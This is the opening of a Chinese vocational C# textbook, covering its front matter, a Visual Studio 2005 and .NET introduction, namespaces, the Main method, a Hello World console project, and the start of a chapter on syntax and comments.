职业教育教学用书

C#入门与提高

主　编　王乾坤

副主编　王香菊　赵震奇　华　艳　胡晓敏　黄丹丹

主　审　高振栋

電子工業出版社

Publishing House of Electronics Industry

北京 • BEIJING

内 容 简 介

本书全面系统地介绍了 C#编程语言，所涉及的内容涵盖了 C#语言的各个领域。第 1～8 章：介绍.NET 的基础体系结构开发环境的搭建和使用，以及 C#语言的基本知识和面向对象的基本理论和思想。第 9～12 章：通过实例项目中数据结构的设计、系统结构的设计，以及源码内容的介绍，让读者全面深入地了解 C#语言。第 13～14 章：重点介绍文件操作和图形的处理。第 15～16 章：介绍.NET 环境下数据库的使用。第 17～18 章：作为进阶部分，介绍了网络编程和多线程技术。

本书内容丰富，结构清晰，通过大量精彩实例和真实项目示例，帮助开发人员从实践中成长。本书是 C#初学者的入门指导书，同样适合具备一定编程经验的开发人员。

图书在版编目（CIP）数据

C#入门与提高 / 王乾坤主编. —北京：电子工业出版社，2015.6

ISBN 978-7-121-21496-7

Ⅰ. ①C… Ⅱ. ①王… Ⅲ. ①C 语言—程序设计—职业教育—教材 Ⅳ. ①TP312

中国版本图书馆 CIP 数据核字（2013）第 218764 号

策划编辑：施玉新
责任编辑：郝黎明
印　　刷：
装　　订：
出版发行：电子工业出版社
　　北京市海淀区万寿路 173 信箱　邮编　100036
开　　本：787×1 092　1/16　印张：16.25　字数：416 千字
版　　次：2015 年 6 月第 1 版
印　　次：2015 年 6 月第 1 次印刷
定　　价：36.00 元

凡所购买电子工业出版社图书有缺损问题，请向购买书店调换。若书店售缺，请与本社发行部联系，联系及邮购电话：（010）88254888。

质量投诉请发邮件至 zlts@phei.com.cn，盗版侵权举报请发邮件至 dbqq@phei.com.cn。

服务热线：（010）88258888。

前　言

在过去的 20 年里，C 和 C++已经成为商业软件的开发领域中使用最广泛的语言。它们为程序员提供了十分灵活的操作，但同时也牺牲了一定的效率。与诸如 Microsoft Visual Basic 等语言相比，同等级别的 C/C++应用程序往往需要更长的时间来开发。由于 C/C++语言的复杂性，许多程序员都试图寻找一种新的语言，希望能在功能与效率之间找到一个更为理想的权衡点。

目前，有些语言以牺牲灵活性的代价来提高效率。可是这些灵活性正是 C/C++程序员所需要的。这些解决方案对编程人员的限制过多，其所提供的功能难以令人满意。这些语言无法方便地同早先的系统交互，也无法很好地和当前的网络编程相结合。对于 C/C++用户来说，最理想的解决方案无疑是在快速开发的同时又可以调用底层平台的所有功能。他们想要一种和最新的网络标准保持同步并且能和已有的应用程序良好整合的环境。另外，一些 C/C++开发人员还需要在必要的时候进行一些底层的编程。于是 Microsoft 推出了 C#。它是一种最新的、面向对象的编程语言。它能使程序员可以快速地编写各种基于 Microsoft.NET 平台的应用程序，而 Microsoft.NET 提供了一系列的工具和服务来最大程度地开发和利用计算与通信相关领域的各种应用。最重要的是，C#使得 C++程序员可以高效地开发程序，而保留了 C/C++原有绝大部分强大的功能。因为这种继承关系，C#与 C/C++具有极大的相似性，熟悉此类语言的开发者可以很快地转向 C#。同时，C#还有兼顾效率与安全性、支持现有的网络编程新标准、消除大量程序错误和对商业过程和软件实现的更好对应的优点。

作为一本实用教程，本书详细分析和研究了 C#的所有功能。本书具有以下几个显著特点：

在内容上，本书侧重于向读者介绍 C#从基础到高级的内容，力图解决初学者和专业人员使用该产品时遇到的各种疑难问题，使他们掌握使用该新产品的各种技术。每章的开头列出了本章的学习目标和学习要点。学习目标之后是正文内容。正文内容结束后为项目实践，使读者在实践中理解学习内容。最后是习题和上机实验，主要用于考察读者是否掌握了基本概念和实际操作的能力。

在编排上，为了使读者更加方便快速地学习和掌握该产品的功能，本书从基础运用到高级运用循序渐进展开。第 1～8 章：介绍.NET 的基础体系结构开发环境的搭建和使用，以及 C#语言的基本知识和面向对象的基本理论和思想。第 9～12 章：通过实例项目中数据结构的设计、系统结构的设计，以及源码内容的介绍，让读者全面深入地了解 C#语言。第 13～14 章：重点介绍文件操作和图形的处理。第 15～16 章：介绍.NET 环境下数据库的使用。第 17～18 章：作为进阶部分，介绍了网络编程和多线程技术。

除以上两个特点外，本书主要以项目方式来指导教学，促进学生的动手能力。

本书所有的程序都在 Microsoft .Net Framework SDK 2.0 环境下调试运行通过。

本书由王乾坤担任主编，王香菊、赵震奇、华艳、胡晓敏、黄丹丹担任副主编，全书由王

乾坤统稿，高振栋主审。无锡市高等师范学校的肖敏老师和范大昭老师在成书过程中给予了多方面的指导和帮助。此外，无锡高等师范学校领导及创意与软件设计系领导对本书的编写工作给予了有力的支持。在此，编者向所有对本书编辑工作给予支持和帮助的人表示衷心的感谢。

本书为教师配有电子教案，希望利用此电子教案，可以减轻教师负担，提高教学质量。

由于创作时间仓促，加之编者水平有限，书中难免有不足之处，欢迎广大读者朋友批评指正，以便编者在今后的工作中不断改进。

编　者

目　录

第1章 Visual Studio 2005概述

本章学习要点

- 了解 Visual Studio 2005 的特性;
- 了解控制台应用程序的创建方法。

1.1 C#基础知识

在过去的 20 年里，C 和 C++已经成为商业软件开发领域中使用最广泛的语言。它们为开发人员提供了十分灵活的操作，但同时也牺牲了一定的效率。与 Microsoft Visual Basic 等其他语言相比，同等级别的 C/C++应用程序往往需要更长的时间来开发。由于 C/C++语言的复杂性，许多开发人员都试图寻找一种新的语言，希望能在功能与效率之间找到一个更为理想的权衡点。

对于 C/C++用户来说，最理想的解决方案无疑是在快速开发的同时又可以调用底层平台的所有功能。为了解决这一问题，Microsoft 推出了 C#。

1.1.1 C#简介

C#是一种现代的面向对象语言，它使开发人员能够快速便捷地创建基于 Microsoft .NET 平台的解决方案。这种框架使 C#组件可以方便地转换为 XML 网络服务，从而使任何平台的应用程序都可以通过 Internet 调用它。

C#增强了开发人员的效率，同时也致力于消除编程中可能导致严重结果的错误。C#使 C/C++开发人员可以快速进行网络开发，同时也保持了开发人员所需要的强大性和灵活性。

1.1.2 .NET Framework 平台体系结构

C#程序在.NET Framework 上运行，.NET Framework 是 Windows 的一个必要组件，包括一个称为“公共语言运行时”（CLR）的虚拟执行系统和一组统一的类库，CLR 是 Microsoft 的公共语言基础结构（CLI）的一个商业实现。CLI 是一种国际标准，是用于创建语言和库在其中无缝协同工作的执行和开发环境的基础。

.NET Framework 提供了一个统一、面向对象且层次化的可扩展的类库集。Visual Studio.NET 中的所有编程语言，包括 Visual C++、Visual C#、Visual J#、Visual Basic 及各种脚本语言都可以使用这个类库，C#中的各种数据类型就建立在这个类库之上。

1.1.3 面向对象的程序设计方法

面向对象的程序设计方法是当前程序设计的大势所趋，这种设计方法通过类、对象、继承

和多态等机制形成了一个完善的编程体系。面向对象编程（OOP）将程序设计中的数据和对数据的操作作为一个不可分割的整体，通过由类生成的对象来组织程序。对象包含属性与方法，能识别和响应一定的事件。

1. 类和对象

现实生活中的类是人们对客观对象不断认识而概括出来的抽象概念，而对象则是现实生活中的一个个实体。例如，学生是正在学校接受教育的一群人的总称，即一个类。而对象则具体到一个个不同的人，如张三、李四。

在实际的编程过程中，每当创建一个新对象时，它必须基于一个类。例如，要创建一个按钮，则必须基于一个类，放置在窗体上能使用的按钮就是一个对象，称为“类的一个实例”。

2. 属性

属性包含一些与对象有关的状态信息，如名称、颜色或位置等。C#中的对象属性可以看做表现对象特征的数据扩展。

例如，在面向对象的编程中，控件对象的常用属性有名称、文本及是否可见等，修改这些属性的值可以改变控件的状态。

3. 事件

事件就是预先定义并能够被对象识别的动作。当用户执行一个操作，如单击一个按钮时产生一个鼠标单击事件，在键盘上按一个键时产生一些击键事件等。

4. 方法

与对象有关的行为、操作称为“方法”，它是面向对象编程的动词。一些典型的方法有Close、Show 和 Clear 等。例如，学生类可以定义学习、参加考试等方法。

1.2 Visual Studio 2005 的新特性

Visual Studio.NET 是 Microsoft 公司推出的最新程序开发工具，和以前的 Visual Studio 相比具有质的飞跃。而 Microsoft Visual Studio 2005 则在此基础上有了进一步的发展。Microsoft Visual Studio2005 支持新的应用程序开发平台，即 Microsoft .NET Framework 2.0 版本，并把 Microsoft 公司所有语言的开发环境整合在一起，即所有语言使用同一套工具，在同一个集成开发环境（IDE）中进行开发，并且改进环境中所包含的各种特性。Visual Studio 2005 有以下新特性。

1）创新的四种语言

各有特色和创新的四种语言（Visual Basic、Visual C++、Visual C#和 Visual J#）使编程体验更加丰富。

2）IDE 的改进

IDE 的改进提供了个性化，是开发的高生产力的保证。Visual Studio 2005 的 IDE 性能稳定且强大，主要特征有统一的语言开发环境；更方便使用的工具窗口，如资源管理窗口；使用标签化窗口极大地提高了屏幕利用率，当要切换窗口时，只需单击窗口标签即可。IDE 中的各种窗口还具有自动隐藏的特性。

3）.NET Framework 2.0

从.NET Framework 1.0 平台升级到.NET Framework 2.0 平台，.NET Framework 2.0 是一个可靠的应用平台，为构建安全、高性能及关键业务的解决方案提供了坚实基础。

4）SQL Server 2005 解决方案的开发

SQL Server 2005 集成到 Visual Studio 2005 的 IDE 中，可以对数据库对象进行开发和调试。

5）企业开发和软件生命周期管理

Visual Studio Team System 可以使软件开发团队在开发过程中降低工作复杂度，是提高生产和协作能力的高效率、集成性、可扩展的软件生命周期管理工具。

1.3　安装 Visual Studio 2005

在 Windows XP 操作系统中安装 Visual Studio 2005 的步骤如下。

（1）将 Visual Studio 2005 的安装光盘放入光驱，安装程序将进入安装启动界面，选择“安装 Visual Studio 2005”选项。

（2）如果该计算机是第一次安装 Visual Studio 2005，那么在安装前首先检测是否安装所需组件。如果没有满足基本要求，则提示需要安装组件。单击其中的“Windows XP Service Pack2”链接，开始安装过程。

（3）所有组件安装完成后，在打开的窗口中单击“下一步”按钮开始安装 Visual Studio 2005。

（4）输入 Visual Studio 2005 的产品密钥。选中“我接受许可协议中的条例”复选框，然后单击“下一步”按钮。

（5）在打开的窗口中，用户可以选择要安装的功能。选中“默认值”单选按钮，使用默认设置安装；选中“完全”单选按钮将全部安装；选中“自定义”单选按钮可以选择需要安装的选项，它适用于高级用户。如果是初学者，建议选中“默认值”单选按钮；如果硬盘足够大，可以选中“完全”单选按钮。在该界面中，还允许选择安装路径。Visual Studio 2005 默认的安装路径为“C:\program Files\Visual Studio8\”。一般不建议将 Visual Studio 2005 安装在 C 盘中，单击其后的“浏览”按钮可以改变安装的路径。可以直接在“路径”文本框中输入路径，完成所有设置后单击“安装”按钮。

安装 Visual Studio 2005 时系统会自动安装所有程序，安装时间由于机器的性能不同而有所区别，在安装过程中会重启多次。

完成安装后重新启动计算机，安装结束。

1.4　IDE 介绍

Visual Studio 2005 提供了具有丰富工具的 IDE，它拥有强大的功能。用户可以使用它快速有效地创建各种 C#项目，项目中甚至可以包含来自不同语言的模块。

Visual Studio 2005 还是一个自动化程序很高的系统，用户可以定制符合自己习惯的开发环境，如定义工具栏，其中包括工具栏的布局和按钮等。

1.4.1　开始页面

Visual Studio 2005 的“起始页”页面为用户提供了一个中心位置来设置 IDE 参数，阅读文档并执行其他操作。在默认情况下，每次启动 Visual Studio 2005 都将进入如图 1-1 所示的页面。

左边窗格的中上部显示了最近打开过的项目，单击这些项目链接可以直接打开对应项目。可以打开已经有的项目（网站）或者创建一个新的项目（网站），单击链接可以执行相应的操作。

右边窗格中显示了 Visual Studio 2005 的新特性等内容，单击其中的链接可以查看相应的内容。

图 1-1 “ 起始页 ” 页面

1.4.2 解决方案资源管理器

解决方案资源管理器是用户和解决方案之间的一个接口，它提供了有关解决方案中对象的实时信息，并且允许用户管理这些对象。用户可以在该窗口中完成许多文件和项目的管理任务，例如，通过拖动来复制或移动对象、删除对象、生成解决方案和项目、设置启动项目、添加项目、添加项、打开文件，以及查看对象的属性等。

1. 创建新的解决方案资源管理器

Visual Studio 2005 使用解决方案和项目来组织应用程序所包含的各种文件，一个解决方案可以包含一个或多个项目。

为创建新的解决方案和项目，选择【文件】→【新建】→【项目…】选项，打开如图 1-2 所示的 “ 新建项目 ” 对话框。在其中选择要建立的项目类型以及相对应的模板，然后在 “ 名称 ” 和 “ 位置 ” 文本框中输入新项目的名称和保存的位置。这里要注意选中 “ 创建解决方案的目录 ” 复选框，单击 “ 确定 ” 按钮。

图 1-2 “ 新建项目 ” 对话框

2. 解决方案资源管理器

创建一个项目后进入 Visual Studio 2005 开发主界面（例如，创建一个 Window 应用程序，项目名称为 “ HelloWorld ”），在右上角可以看到解决方案资源管理器。使用 Visual Studio 2005 开

发的所有应用程序都是通过解决方案和项目来进行组织和管理的，而解决方案和项目的所有管理操作都可以通过解决方案资源管理器来完成。

解决方案资源管理器的工具栏中有以下几个按钮。

（1）“ 属性 ”按钮：单击该按钮，显示查看选中项目的属性。

（2）“ 显示所有文件 ”按钮：单击该按钮，显示所有文件。

（3）“ 刷新 ”按钮：单击该按钮，刷新解决方案资源管理器中的文件。

（4）“ 查看代码 ”按钮：单击该按钮，查看该文件中的代码。

（5）“ 查看类关系图 ”按钮：单击该按钮，显示创建的类之间的关系。

3. 添加/删除项

添加到方案和项目中的项目可以是任何类型的文件，包括源代码文件及文本文件等。能够添加新项目的位置有解决方案节点、项目节点及其下的文件夹节点，选择的添加位置不同，可以添加的文件类型也会不同。用户可以创建新的文件，也可以添加已有的文件。要在解决方案或项目中添加项，可执行以下步骤。

（1）选择要添加项的节点，然后选择【项目】→【添加新项】选项或者【项目】→【添加现有项】选项打开相应的对话框。在这里选择【项目】→【添加新项】选项，打开“ 添加新项 ”对话框。

（2）选择新创建的文件类型，选择默认的类文件即可。输入新文件的名称“ text ”，单击“ 添加 ”按钮，添加一个新项。在解决方案资源管理器中可以查看此文件。

（3）右击要删除的项，在弹出的快捷菜单中选择【删除】选项将删除项。

4. 设置项目的属性

在 Visual Studio 2005 中，项目的属性可以分为两类，即配置无关属性和配置相关属性。常见的项目配置有两种，即为调试应用程序和为最终发行程序设置的配置。

无关属性就是哪些影响所有项目配置的属性，而相关属性则指那些只影响指定项目配置的属性。配置无关属性在“ 属性 ”对话框中实现，通常包括项目的名称、保存位置，以及项目所对应的策略文件等。

配置相关属性则在项目属性页对话框中实现，通常包括程序集的名称、启动对象及输出类型等属性。在这个对话框中，用户可以针对不同的项目配置不同的属性值。例如，针对调试配置和发行配置设置不同的优化属性。要打开项目属性页对话框，在解决资源管理器中选择一个项目节点，然后单击解决方案资源管理器工具栏中的“ 属性 ”按钮即可。

用户可以根据需要设置其中的选项，在选择项目模板创建项目时，Visual Studio 2005 将根据配置无关属性及相关属性为用户设置各属性的值，所以用户不需要过多设置。

1.4.3　菜单栏

Visual Studio 2005 开发主界面菜单栏中包含了 Visual Studio 2005 的大多数功能，其中的菜单随不同项目及不同文件动态变化。

菜单栏提供了用于开发、调试和保存应用程序需要的所有选项，除了提供标准的【文件】、【编辑】、【视图】、【窗口】和【帮助】菜单项之外，还提供了编程专用的功能菜单项，如【项目】、【生成】及【调试】等。

（1）【文件】菜单项：包括文件操作的全部选项，如新建工程、打开工程及保存工程等。

（2）【编辑】菜单项：包括正文编辑和控件的操作选项。

（3）【视图】菜单项：包括显示或隐藏 IDE 中的各种窗口，如代码编辑器、解决方案资源管理器和输出窗口等。

（4）【项目】菜单项：用于添加各种项目，如添加 Windows 窗体、用户控件、组件、类和新项等。

（5）【生成】菜单项：主要用于生成解决方案。

（6）【调试】菜单项：包括常用程序查错的工具及程序启动、全部中断和全部终止等选项。

（7）【数据】菜单项：用于在程序中添加新数据源，连接到数据库。

（8）【工具】菜单项：包括连接到设备、连接到数据库、连接到服务器、选择工具箱，以及外接程序管理器等选项。

（9）【测试】菜单项：主要用于测试，包括新建测试、加载源数据文件和创建新测试列表等选项。

（10）【窗口】菜单项：包括控制窗口布局的选项。

（11）【帮助】菜单项：包括获取帮助信息的选项。

1.4.4 工具栏

菜单栏下面是标准工具栏，其中提供了多个常用命令的快速访问按钮。单击某个按钮，即可执行相应的操作。和菜单栏一样，Visual Studio 2005 的工具栏也是动态变化的。随着工作的不同，工具栏中的按钮也不尽相同。

工具栏中的主要按钮如下。

（1）“新建项目”按钮：新建项目、网站及文件等。

（2）“添加新项”按钮：在解决方案中添加项目及网站等。

（3）“打开文件”按钮：打开项目及文件等。

（4）“保存”按钮：保存当前打开的项目或文件。

（5）“全部保存”按钮：保存所有未保存文件。

（6）“剪切”按钮：剪切选中内容到剪贴板中。

（7）“复制”按钮：复制选中内容到剪贴板中。

（8）“粘贴”按钮：粘贴剪贴板中的内容。

（9）“撤销”按钮：撤销上次操作。

（10）“重复”按钮：重复上次操作。

（11）“向后定位”按钮：回到后一个操作的文件。

（12）“向前定位”按钮：回到前一个操作的文件。

（13）“启动调试”按钮：开始调试程序。

（14）“在文件中查找”按钮：在文件中实现查找和替换功能。

（15）“解决方案资源管理器”按钮：打开解决方案资源管理器。

（16）“属性面板”按钮：打开“属性”面板。

（17）“对象浏览器”按钮：打开对象浏览器。

（18）“工具箱”按钮：打开工具箱。

（19）“起始页”按钮：打开起始页。

（20）“其他窗口”按钮：打开其他窗口。

1.4.5 工具箱

工具箱是 Visual Studio 2005 中的重要工具，每一个开发人员都必须非常熟悉，其中提供了开发

Windows 窗口应用程序所必需的控件。通过工具箱，开发人员可以方便地进行可视化窗体设计。

如图 1-3 所示为工具箱的外观，展开其中的“所有 Windows 窗体”标签，可以看到所有 Windows 窗体控件。由于 Windows 窗体控件过多，将在本书的第 10 章中详细介绍工具箱。

图 1-3　工具箱外观

1.4.6　代码编辑器

“代码编辑器”是用来显示和编辑程序代码的窗口，支持 Visual Studio 2005 中所有的编程语言，它提供了强大的代码编辑功能。在 Visual Studio 2003 的基础上，Visual Studio 2005 又提供了以下新增功能。

（1）自动换行。
（2）渐进式搜索。
（3）向后/向前定位按钮。
（4）剪贴板循环。
（5）代码的大纲显示。
（6）折叠到定义。
（7）折叠块/全部折叠。
（8）智能感知功能。
（9）为行编号。
（10）超链接。
（11）编码问题指示器。

可以使用以下方法打开“代码编辑器”窗口。

（1）单击解决方案资源管理器窗口中的“查看代码”按钮。
（2）选择【视图】→【代码】选项或者按 F7 快捷键。
（3）右击要添加代码的项，在弹出的快捷菜单中选择【查看代码】选项，如图 1-4 所示。
（4）如果创建的是 Windows 应用程序，则可以双击窗体的任何地方或者窗体中的控件，打开“代码编辑器”窗口。
（5）如果创建的是 Windows 应用程序，则右击窗体，在弹出的快捷菜单中选择【查看代码】选项。

打开“代码编辑器”窗口后，用户可以在其中输入或修改代码。代码编辑器如图 1-5 所示。

图 1-4　【查看代码】选项



图 1-5　代码编辑器

在代码编辑器的上方有两个下拉列表。

（1）“ 类型 ”下拉列表：其中包括当前窗体及其包含的所有类的对象名。

（2）“ 成员 ”下拉列表：其中包括所选类的所有成员。

代码编辑器可以分为如下 3 个区域。

（1）代码编辑区：用户输入或修改代码的区域，在其中可以使用编辑器提供的各种功能。例如，使用不同的颜色显示代码的不同部分、自动换行功能，以及智能感知功能等。

（2）选定内容边距：选定内容边距用来选择代码内容，当鼠标指针移动到该边距内时，指针形状变成箭头形状。单击可选定整行代码，拖动可以选择相邻的代码。

（3）指示器边距：除了显示一些标识（如断点、书签和快捷方式标识）外，还可以在其单击操作中设置断点。

1.4.7 对象浏览器

Visual Studio 2005 为用户提供了对象浏览器，它允许用户查看不同组件中的对象（包含命名空间、类、结构、接口、类型和枚举等）和对象的成员（包含属性、方法、事件、变量、常量和枚举项等）。可以查看的对象组件不仅仅是用户解决方案中的项目，还可以是用户项目所引进的组件及外部组件，如 .NET 框架组件和 COM 组件。

要打开对象浏览器，可按 Ctrl+Alt+J 组合键，或选择【视图】→【对象浏览器】选项。

除了浏览对象及其成员的信息外，还可以在对象浏览器中查看对象或成员的定义或声明代码，指定所要浏览的组件并查找特定的符号。

对象浏览器可以分为以下 4 个部分。

1）工具栏

例如，使用其中的“ 前进/后退 ”按钮，可以回到曾经浏览过的位置。使用“ 浏览 ”下拉列表可以选择浏览范围，浏览范围指在对象浏览器窗口中显示和查找那些组件的对象。可以选择两种浏览范围，即活动项目和选择的组件。

2）“ 对象 ”窗格

该窗格位于对象浏览器的左边，显示当前浏览范围中的组件的容器对象，如命名空间、类、结构、接口、类型和枚举等。

3）“ 成员 ”窗格

该窗格位于对象浏览器的右边，显示在“ 对象 ”窗格中选中的对象成员，这些成员可以包括属性、方法、事件、变量、常数和枚举项。

4）“ 说明 ”窗格

该窗格位于“ 对象浏览器 ”的底部，显示当前选中的对象或成员的详细信息。

1.4.8 “属性”面板

使用“ 属性 ”面板可以查看和更改位于编辑器和设计器中选中对象的设计属性及事件，也可以编辑和查看文件、项目及解决方案属性。用户可以选择【视图】→【属性】选项或者按 F4 快捷键打开“ 属性 ”面板。该面板中显示的内容会随着用户的选择而动态改变，从而及时反映所选对象的属性。

“ 属性 ”面板中显示了编辑字段的不同类型，这取决于特定属性的需要。这些编辑字段包括编辑框、下拉列表，以及到自定义编辑器对话框的链接，属性以灰色显示则是只读的。

“ 属性 ”面板由以下几部分组成。

（1）对象名称下拉列表：其中列出当前选中的一个或多个对象，选择一个对象可以显示其

属性；选择多个对象时，只显示所有选定对象的通用属性。

（2）工具栏：可以使用工具栏中的按钮设置“属性”面板的显示方式和显示内容，即按分类顺序及字母顺序。按分类顺序是指按类别列出选定对象的所有属性及属性值，可能折叠类别以减少可见属性数。展开或折叠类别时，可以在类别名左边看到加号（+）或减号（–），类别按字母顺序列出；按字母顺序则是指按字母顺序排序列出选定对象的所有设计时的属性和事件。

单击属性按钮显示对象的属性，单击事件按钮显示对象的事件。仅当窗体或控件设计器在一个 Visual C#项目托管扩展的上下文中处于活动状态时，此“属性”面板中的工具栏控件才可用。此外，还可以单击属性页按钮打开选定项的“属性页”对话框。

（3）显示属性部分：用来显示对象的属性及事件等。

（4）“说明”窗格：显示属性的属性类型和简短说明。

1.4.9 “命令”窗口

选择【视图】→【其他窗口】→【命令窗口】选项或者按 Ctrl+Alt+A 组合键，打开命令模式的“命令”窗口。

在“命令”窗口中可以直接输入并执行各种命令，其中包括菜单中或未在菜单中出现的命令，该窗口可以使 C#开发人员在开发程序时提高效率。

1.4.10 “即时”窗口

在“命令”窗口中输入【immed】命令将打开“即时”窗口，也可以选择【调试】→【窗口】→【即时】选项或者按 Ctrl+G 组合键打开 “即时”窗口。

“即时”窗口用于调试应用程序，在其命令行中输入“？”后跟表达式或变量，按 Enter 键可以显示其值。

1.4.11 “任务列表”窗口

选择【视图】→【其他窗口】→【任务列表】选项或者按 Ctrl+Alt+K 组合键打开“任务列表”窗口。

“任务列表”窗口的作用是帮助用户组织和管理应用程序开发过程中的日常操作任务，其中显示的任务大体上可以分为两类，即用户输入的任务项和 IDE 自动生成的任务项。用户可以在“任务列表”窗口中记录一些以后打算执行的任务，在完成任务之后，可以为其做上标记或者直接删除。

单击“任务列表”窗口中的“创建用户任务”按钮，可以添加一些提示性的任务，该窗口中显示的每一个任务项都包含优先级、类型图标、检查框和说明信息等。

1.5 使用命名空间

对于一个大型项目而言，通常有更多的名称、更多的已命名数据、更多的已命名方法，以及更多的已命名类。如果要有效地管理它们，则需要使用 C#提供的命名空间（Namespace）。

所有的 C#类都位于一个命名空间中，C#语言使用命名空间组织系统类型或用户自定义的数据类型。如果没有明确地声明一个命名空间，则用户代码中定义的类型将位于一个未命名的全局命名空间中。从管理的角度上来看，可以把用户代码中定义的类型比做操作系统中的文件，而把命名空间作为文件夹，这个全局命名空间中的类型对于所有的命名空间都是可见的。

不同命名空间中的类型可以具有相同的名称，但是同一个命名空间中的类型名不能相同。用户在编写 C#语言程序时，通常要先声明一个命名空间，然后在这个命名空间中定义自己的类型。命名空间的声明非常简单，其语法如下所示。

```
namespace 名称[ .名称] {
定义自己的类型
……
}
```

例如，在一个名为“ HelloWorld ”的命名空间中创建一个名为“ HelloWorld ”的类，代码如下所示。

```
namespace    HelloWorld
{
      class    HelloWorld  {……}
}
```

要使用某个命名空间中的类型时，可以使用 using 关键字来指定命名空间，例如：

```
using    System;
using    System .Collections .Generic;
using    System .Text;
```

using 语句说明了即将使用的类所属的命名空间，因此在后面的代码中无需在每一个类前面说明这个类所在的命名空间了。由于上述 3 个命名空间之中包含了使用较为普遍的类，所以每次新建一个项目时，Visual Studio 2005 都会自动添加这些 using 语句。

表 1-1 列出了.NET 框架中常用的命名空间。

表 1-1　.NET 框架中常用的命名空间

命 名 空 间	类 的 描 述
System	定义通常使用的数据类型和数据转换的基本.NET 类
System .Collections	定义列表、队列和数组和字符串表
System .Data	定义 ADO .NET 数据库结构
System .Drawing	提供对基本图形功能的访问
System .IO	允许读写数据流和文件
System .Net	提供对 Windows 网络功能的访问
System . Net .Sockets	提供对 Windows 套接字的访问
System .Runtime.Remoting	提供对 Windows 分布式计算平台的访问
System .Security	提供对 CLR 安全许可系统的访问
System .Text	编码 ASCII、Unicode、UTF-7 和 UTF-8 字符
System .Threading	多线程编程
System .Timers	在指定的时间间隔内引发一个事件
System .Web	浏览器和 Web 服务器功能
System .Windows .Forms	创建使用标准的 Windows 图形接口的基于 Windows 的应用程序
System .Xml	提供对 XML 文档的支持

1.6　Main 方法

Main 方法是一个特殊的方法，在整个程序中只存在一个名为“ Main ”的方法。该方法是程

序的入口点，程序将在此创建对象和调用其他方法。代码如下所示。

```
using   System;
using   System.Collections.Generic;
using   System.Text;
namespace Project_1-1
{
    class Program
    {
        static void Main(string[] args)   //Main 方法
        {
            Console.WriteLine("HelloWorld!");
        }
    }
}
```

其中 Console.WriteLine("HelloWorld!");即为 Main 方法要运行的代码，即在控制台屏幕上显示“ HelloWorld! ”。

如果在上面的程序中添加另一个 Main 方法，那么在编辑时，Visual C# 2005 将显示错误提示。

Main 方法是一个特殊的方法，它具有如下特点。

（1）程序的入口，程序控制在该方法中开始和结束。

（2）在类或结构（将在后面章节中讲解）的内部声明中，Main 方法必须是静态的，即必须声明为 static，而且可以具有 void 或 int 返回类型。声明 Main 方法时可以使用或不使用参数。

1.7　使用帮助

Visual Studio 包含一个广泛的 Help 帮助工具，其中包含所有的 Microsoft Developer Network （MSDN）库，MSDN 中包含了许多 VS IDE、.NET Framework 及 C#等参考资料，能够很好地使用帮助中的知识来解决编程过程中的实际问题是一个优秀开发人员应该具备的素质。MSDN 可以在安装 Microsoft Visual Studio 2005 时一起安装，也可以单独安装。在 Microsoft Visual Studio 2005 集成环境中，选择【帮助】选项启动 Microsoft Visual Studio 2005 帮助，在其中可以获得大量的资料。也可以通过访问 Internet 上的 MSDN 来获得相关信息，网站地址为 http://msdn2.microsoft.com/zh-cn/default.aspx。使用帮助的缺点是查找想要的主题需要花费很长的时间。

1.8　项目实践

项目名称：创建控制台应用程序。

项目内容：创建控制台应用程序，并在控制台上输出“ Hello World ”。

项目目的：

（1）熟悉 Microsoft Visual Studio 2005 集成环境；

（2）掌握控制台输入方法。

项目步骤：

（1）选择“ 程序 ”→“ Microsoft Visual Studio 2005 ”→“ Microsoft Visual Studio 2005 ”选

项，默认情况下进入“起始页”页面。选择【文件】→【新建项目】选项。

（2）打开“新建项目”对话框。在左边“项目类型”中选择“其他语言”→“Visual C#”选项，在右边“模板”部分选择“控制台应用程序”，然后在“名称”文本框中输入文件名为“HelloWorld”。

（3）选择【文件】→【全部保存】选项，打开“保存项目”对话框。在“位置”文本框中输入程序放置路径，注意如果此文件夹不存在，系统将会自动创建该文件夹。确定选中“创建解决方案的目录”复选框，单击“确定”按钮，这样就保存了该项目的所有文件。

（4）进入开发环境后，选择【视图】→【解决方案资源管理器】选项，打开解决方案资源管理器。检查其中列出的文件，可以看到解决方案名为 HelloWorld，它只有一个项目。项目下面包括两个文件，分别是 Program.cs 和 AssemblyInfo.cs。

（5）打开 Program.cs 的代码编辑器，在其中显示程序自动生成的一些代码。在 Main 方法中加入 Console.WriteLine("Hello World!") 。

代码如下。

```
using System;
using System.Collections.Generic;
using System.Text;
namespace HelloWorld
{
    class Program
    {
        static void Main(string[] args)
        {
            Console.WriteLine("Hello World!");
        }
    }
}
```

1.9 复习与提示

本章介绍了 C#和.NET Framework 的基础知识，以及如何安装 Microsoft Visual Studio 2005。通过创建一个 C#程序“Hello World”，说明如何在应用程序中与用户进行交互、如何通过 System 预定义的类 Console 提供的方法来输入输出、如何编辑 C#源文件，以及 C#应用程序的基本组成部分。

1.10 上机实验

【实验】创建控制台应用程序

【实验要求】

创建控制台应用程序，并在控制台上输出“Hello World”；分别打开、关闭和移动“解决方案资源管理器”、“属性”、“代码设计器”等窗口；恢复 IDE 为默认窗口选项。

【实验目的】

熟悉 Microsoft Visual Studio 2005 开发环境。

第 2 章　变量、操作符和表达式

本章学习要点

- 掌握 C#语法的主要特征;
- 掌握 C#的类型系统、常量和变量;
- 了解运算符与表达式。

2.1　语句

在学习 C#语言时，首先要了解其语法和语义，并使用一种自然和合乎习惯的方法使用语言，这种方式会使程序变得更加容易理解。语句必须遵循一个良好定义的规则集，这些规则统称为“ 语法 ”。语句做什么的规范称之为“ 语义 ”。

2.2　程序代码的注释

注释并不是严格意义上的 C#代码，但代码最好有注释。注释就是解释，即为代码添加描述性文本，编译器会忽略这些内容。在程序代码中添加注释是一个优秀开发人员必须要养成的良好习惯。如此处理可以增加代码的可读性，利于代码的维护。

常用的注释方式有以下两种。

1）单行注释

以“ // ”符号开始，任何位于“ // ”符号之后的文字都将视为对代码的注释，例如：

```
Console.WriteLine("hello world!");          //在屏幕上打印 “hello world!” 字符串
```

2）多行注释

以“ /* ”开始，以“ */ ”结束。任何在这对符号之间的文字都视为注释，例如：

```
/*   这是一个控制台程序
在屏幕上打印“ hello world! ”字符串   */
```

